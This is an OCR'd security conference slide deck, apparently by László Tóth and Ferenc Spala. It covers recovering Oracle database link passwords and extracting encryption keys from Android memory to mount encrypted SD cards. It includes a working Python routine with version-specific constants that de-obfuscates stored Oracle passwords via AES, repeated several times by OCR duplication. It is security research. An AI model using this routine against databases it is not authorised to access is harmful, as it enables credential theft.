
```
if(which=="11"):
        #for 11.2.0.3
        hexsha256res="17d625df337aa0e8ad7731b52dd6a357c7bd103b76f333e905998a92e0a892c1"
elif(which=="12"):
        #for 12.0.1
        hexsha256res="D09E63737B42C2E5068CF0E5D027AE73EA00498127C83383CF8470C6AFD1AD39"
else:
        print_usage()
        sys.exit()

sha256res=bytearray(unhexlify(hexsha256res))

hexpasswordx=sys.argv[2]
passwordx=bytearray(unhexlify(hexpasswordx))

chooser_offset=passwordx[1]*64

ch=1
px=0
toxor=bytearray(64)
i=0
for i in range(64):
    ch=chooser[i+chooser_offset]+ch+1
    px=passwordx[ch]
    toxor[i]=px

keyba=bytearray(32)
for i in range(32):
        keyba[i]=toxor[i]^sha256res[i]

key="".join(map(chr, keyba))
iv="".join(map(chr, chooser[chooser_offset:]))
encr="".join(map(chr, toxor[32:]))
cr=AES.new(key, AES.MODE_CBC, iv[0:16])
decr=cr.decrypt(encr)
pwd_len,=unpack("b",decr[0])
pwd=decr[1:pwd_len+1]
```

There is a 16K long constant!




```
if(which=="11"):
        #for 11.2.0.3
        hexsha256res="17d625df337aa0e8ad7731b52dd6a357c7bd103b76f333e905998a92e0a892c1"
elif(which=="12"):
        #for 12.0.1
        hexsha256res="D09E63737B42C2E5068CF0E5D027AE73EA00498127C83383CF8470C6AFD1AD39"
else:
        print_usage()
        sys.exit()

sha256res=bytearray(unhexlify(hexsha256res))

hexpasswordx=sys.argv[2]
passwordx=bytearray(unhexlify(hexpasswordx))

chooser_offset=passwordx[1]*64

ch=1
px=0
toxor=bytearray(64)
i=0
for i in range(64):
    ch=chooser[i+chooser_offset]+ch+1
    px=passwordx[ch]
    toxor[i]=px

keyba=bytearray(32)
for i in range(32):
        keyba[i]=toxor[i]^sha256res[i]

key="".join(map(chr, keyba))
iv="".join(map(chr, chooser[chooser_offset:]))
encr="".join(map(chr, toxor[32:]))
cr=AES.new(key, AES.MODE_CBC, iv[0:16])
decr=cr.decrypt(encr)
pwd_len,=unpack("b",decr[0])
pwd=decr[1:pwd_len+1]
```

There is a 16K long constant!



```
if(which=="11"):
        #for 11.2.0.3
        hexsha256res="17d625df337aa0e8ad7731b52dd6a357c7bd103b76f333e905998a92e0a892c1"
elif(which=="12"):
        #for 12.0.1
        hexsha256res="D09E63737B42C2E5068CF0E5D027AE73EA00498127C83383CF8470C6AFD1AD39"
else:
        print_usage()
        sys.exit()

sha256res=bytearray(unhexlify(hexsha256res))

hexpasswordx=sys.argv[2]
passwordx=bytearray(unhexlify(hexpasswordx))

chooser_offset=passwordx[1]*64

ch=1
px=0
toxor=bytearray(64)
i=0
for i in range(64):
    ch=chooser[i+chooser_offset]+ch+1
    px=passwordx[ch]
    toxor[i]=px

keyba=bytearray(32)
for i in range(32):
        keyba[i]=toxor[i]^sha256res[i]

key="".join(map(chr, keyba))
iv="".join(map(chr, chooser[chooser_offset:]))
encr="".join(map(chr, toxor[32:]))
cr=AES.new(key, AES.MODE_CBC, iv[0:16])
decr=cr.decrypt(encr)
pwd_len,=unpack("b",decr[0])
pwd=decr[1:pwd_len+1]
```

There is a 16K long constant!



```
if(which=="11"):
        #for 11.2.0.3
        hexsha256res="17d625df337aa0e8ad7731b52dd6a357c7bd103b76f333e905998a92e0a892c1"
elif(which=="12"):
        #for 12.0.1
        hexsha256res="D09E63737B42C2E5068CF0E5D027AE73EA00498127C83383CF8470C6AFD1AD39"
else:
        print_usage()
        sys.exit()

sha256res=bytearray(unhexlify(hexsha256res))

hexpasswordx=sys.argv[2]
passwordx=bytearray(unhexlify(hexpasswordx))

chooser_offset=passwordx[1]*64

ch=1
px=0
toxor=bytearray(64)
i=0
for i in range(64):
    ch=chooser[i+chooser_offset]+ch+1
    px=passwordx[ch]
    toxor[i]=px

keyba=bytearray(32)
for i in range(32):
        keyba[i]=toxor[i]^sha256res[i]

key="".join(map(chr, keyba))
iv="".join(map(chr, chooser[chooser_offset:]))
encr="".join(map(chr, toxor[32:]))
cr=AES.new(key, AES.MODE_CBC, iv[0:16])
decr=cr.decrypt(encr)
pwd_len,=unpack("b",decr[0])
pwd=decr[1:pwd_len+1]
```

There is a 16K long constant!

Oracle

Oracle

- One constant changed in the algorithm from 11.2.0.3 to 12.0.1

Oracle

- One constant changed in the algorithm from 11.2.0.3 to 12.0.1
- The link$ table is well protected

Oracle

- One constant changed in the algorithm from 11.2.0.3 to 12.0.1
- The link$ table is well protected
- This is **obfuscation**, not encryption

Summary

Summary

- It is a good idea to cleanup the keys and passwords from the memory

Summary

- It is a good idea to cleanup the keys and passwords from the memory
- TrustZone is not the final solution for everything

Summary

- It is a good idea to cleanup the keys and passwords from the memory
- TrustZone is not the final solution for everything
- Now - after a proper backup - you can mount your encrypted SD card

Summary

- It is a good idea to cleanup the keys and passwords from the memory

- TrustZone is not the final solution for everything

- Now - after a proper backup - you can mount your encrypted SD card

- Playing with Oracle is always fun

References

- http://www.sensepost.com/blog/9114.html
- https://viaforensics.com/
- http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140sp/140sp1632.pdf
- https://hashcat.net/forum/thread-2270.html
- https://source.android.com/devices/tech/encryption/android_crypto_implementation.html

Thank You!

```
[ DEBUG ]: Thx to Alex Kornbust, Pete Finnigen,
            Paul Wright, Zsombor Kovács and Ettienne
            Vorster!

[ INFO  ]: Thx to the hekkcamp participants!

[ OK    ]: See U at DerbyCon 4.0!

[ ERROR ]: More beer needed!
```

Get all the goodies from:
http://soonerorlater.hu
https://github.com/donctl/sandy

	László Tóth	Ferenc Spala
M	donctl	spala.ferenc
t	@donctl	@FerencSpala
f	n/a	spala.ferenc
in	László Tóth	Ferenc Spala